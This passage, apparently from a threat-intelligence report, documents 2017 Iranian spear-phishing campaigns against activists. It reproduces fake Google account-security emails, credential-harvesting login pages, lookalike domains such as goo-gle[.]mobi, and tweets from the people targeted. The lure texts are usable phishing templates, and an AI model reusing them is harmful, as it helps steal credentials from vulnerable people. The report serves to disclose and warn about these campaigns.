
Google is suspending your Account, [redacted], because of a violation of our Terms of Service.
If you think this is a mistake, you can try to recover your account by following **these instructions**.

All information associated with your suspended account will eventually get deleted, unless successfully appealed.

Best,
The Google Accounts team

This email can't receive replies. For more information, visit the Google Accounts Help Centre.

Which leads to:



acounts-qooqie-con.ml/?_schema=[redacted]

Google


Hi [redacted]

[redacted]

To continue, first verify it's you

Enter your password

In other cases, 7 different targeted phishing emails were sent to the same victim on the same day from *customers.mailservice@gmail.com*:



From: "Customer Service" <mailer.customerservice@gmail.com>
Date: Jan 15, 2017 2:31 PM
Subject: New sign-in from Chrome on Windows
To: [redacted]
Cc:


Someone has your password

Hi [redacted]
Someone just used your password to try to sign in to your Account [redacted]@gmail.com

Details:

12:23

Sunday, 15 January 2017
Greenwich Mean Time (GMT)
Mail Service stopped this sign-in attempt, but you should review your recently used devices:



From: **Customer Service** <mailer.customerservice@gmail.com>
Date: Sun, Jan 15, 2017 at 10:17 AM
Subject: Confirm Your Recovery Phone Number
To: [redacted]@gmail.com

[redacted]

Hi [redacted]

The recovery Phone number for your Mail Account [redacted]@gmail.com - was recently changed.
If you made this change, you don't need to do anything more.

If you didn't change your recovery Phone number, someone may have broken into your account.
Visit this link for more information: Account Setting.


If you have problem accessing your account, Confirm your Phone number:

Sincerely,
The Mail Accounts team

This email can't receive replies. For more information, visit the Mail Accounts Help Center.

You received this mandatory email service announcement to update you about important changes to your Mail product or account.

© 2016 Mail Inc., 160 Amhitheatre Parkway, Mountain View, CA 9043, USA




---------- Forwarded message ----------
From: **mailer service** <customers.mailservice@gmail.com>
Date: Sun, Jan 15, 2017 at 11:04 AM
Subject: Hi [redacted] | [redacted] Invited you to a conversation on Hangout
To: [redacted]

[redacted]

[redacted] invited you to a conversation

View Conversation

This notification was sent to [redacted]@gmail.com Unsubscribe from these emails.
To stop receiving Hangout notifications from someone, open their profile and click Mute...
Mail Inc...., 1600 Amphitheatre Pkwy, Mountain View, CA 94043 USA



[redacted] [redacted] 4 minutes ago
Hi, Let's have....

Google


[redacted]

[redacted]@gmail.com

Password

Login

One Google Account for everything Google



acounts-qooqie-con.ml/?_schema=[redacted]

Google

Hi [redacted]

[redacted]


To continue, first verify it's you

Enter your password

The phishing messages were sent to hundreds of recipients from a previously unknown email address: *mails.customerservices@gmail.com*

They contained a link to *goo-gle[.]mobi*

Below are screen captures of two of the messages. The content is not copied directly from Googles original notices, as evident from the spelling and grammatical errors, some of them typical of Persian speakers, e.g. using direct speech where English would use indirect speech ("that" instead of "whether"):



---------- Forwarded message ---------
From: Customer Notification <mails.customerservices@gmail.com>
Date: Tue, 30 May 2017 at [redacted]
Subject: Confirm Your Request
To: [redacted]

Confirm Yor request for Password reset


Hi [redacted]

We received a request for password reset less than an hour ago. So we need to verify that the request were sent by you or someone else.

○ Yes, I am
○ No, I am not

The support team

This email can't receive replies. For more information, visit the Help Center



New sign-in from an unrecognized device

Hi [redacted]

Someone just used your password to sign in to your Account [redacted] from an unrecognized device in Moscow.


Details :

Chrome 58.0

Thursday, June 1, 2017 13:54 GMT
IP : 93.182.27.226

We stopped this sign-in attempt, but you should review your recently used devices:

Hamed Hashemi, an Iranian Independent researcher and photographer living in the Netherlands was targeted in this campaign. He detected the malicious emails and wrote about them in his twitter account[29] [30]:



Hamed Hashemi
@hamed_hashemi

روش جدید برادرا برای هک ایمیل. گول چنین
ایمیل‌ی رو نخورید.

Confirm Your Request

Customer Notification <mails.customerservices@gmail.com> 08:54 (1 hour ago)
to me

Confirm Yor request for Password reset

Hi Hamed Hashemi ,

We received a request for password reset less than an hour ago. So we need to verify that the request were sent by you or someone else.


● Yes, I am
○ No, I am not

11:36 AM - 31 May 2017

80 Retweets 314 Likes

Translation: "*The brothers'*[31] *new method for hacking e-mails. Do not be fooled by such an email*".

[29] https://twitter.com/hamed_hashemi/status/869835075550162944
[30] https://twitter.com/hamed_hashemi/status/869865703939219456
[31] I.e. people working for the IRI.


Hamed Hashemi
@hamed_hashemi

ادامه داره عملیات رمضان!

New sign-in from an unrecognized device

Hi Hamed,

Someone just used your password to sign in to your Account [redacted]gmail.com from an unrecognized device in Moscow.

Details :

Chrome 58.0


Wednesday, May 31, 2017 09:59 GMT
IP : 93.182.27.226

1:38 PM - 31 May 2017

2 Retweets 25 Likes

Translation: "*Ramezān (The month of Ramadan) operation continues.*"

Other reported receiving 6 spear phishing emails within a few minutes. For example, Soudeh Rad[32] board member at ILGAEurope[33] (an organization for human rights and equality for lesbian, gay, bisexual, trans and intersex people at European level):


Soudeh Rad
@soudehrad


مهمترین کار وقتی دارید تحت حمله فیشینگ قرار
می‌گیرید چیه؟ حفظ آرامش :) ۶ایمیل در ۱۰ دقیقه
اومده که یکی وارد ایمیلت شده، حسابت رو
کانفیرم کن

Translated from Persian by bing

The most important work when you put a phishing attack under you? Keeping calm in the 10 minutes he ۶ایمیل :) that one enters ایمیلت, hasabat ro کانفیرم now

Translation: "*What's the most important thing to do when you're under a phishing attack? Keep your calm ☺ 6 e-mails arrived within 10 minutes (saying) someone signed into your email (account), confirm your account.*"

[32] https://twitter.com/soudehrad/status/876062478685396992
[33] https://twitter.com/ILGAEurope



Soudeh Rad
@soudehrad

Replying to @soudehrad @IranSecurity and 3 others

در این شکل و شمایل بزک شده بود #فیشینگ

[redacted] 15:25

email Service 14:58
Hi Soudeh,Confirm Your Account!

email Service 14:57
Sign-In Alert!

[redacted] 14:55

email Service 14:52
Hi Soudeh,Confirm Your Account!

mail.google.com-customerservice.name

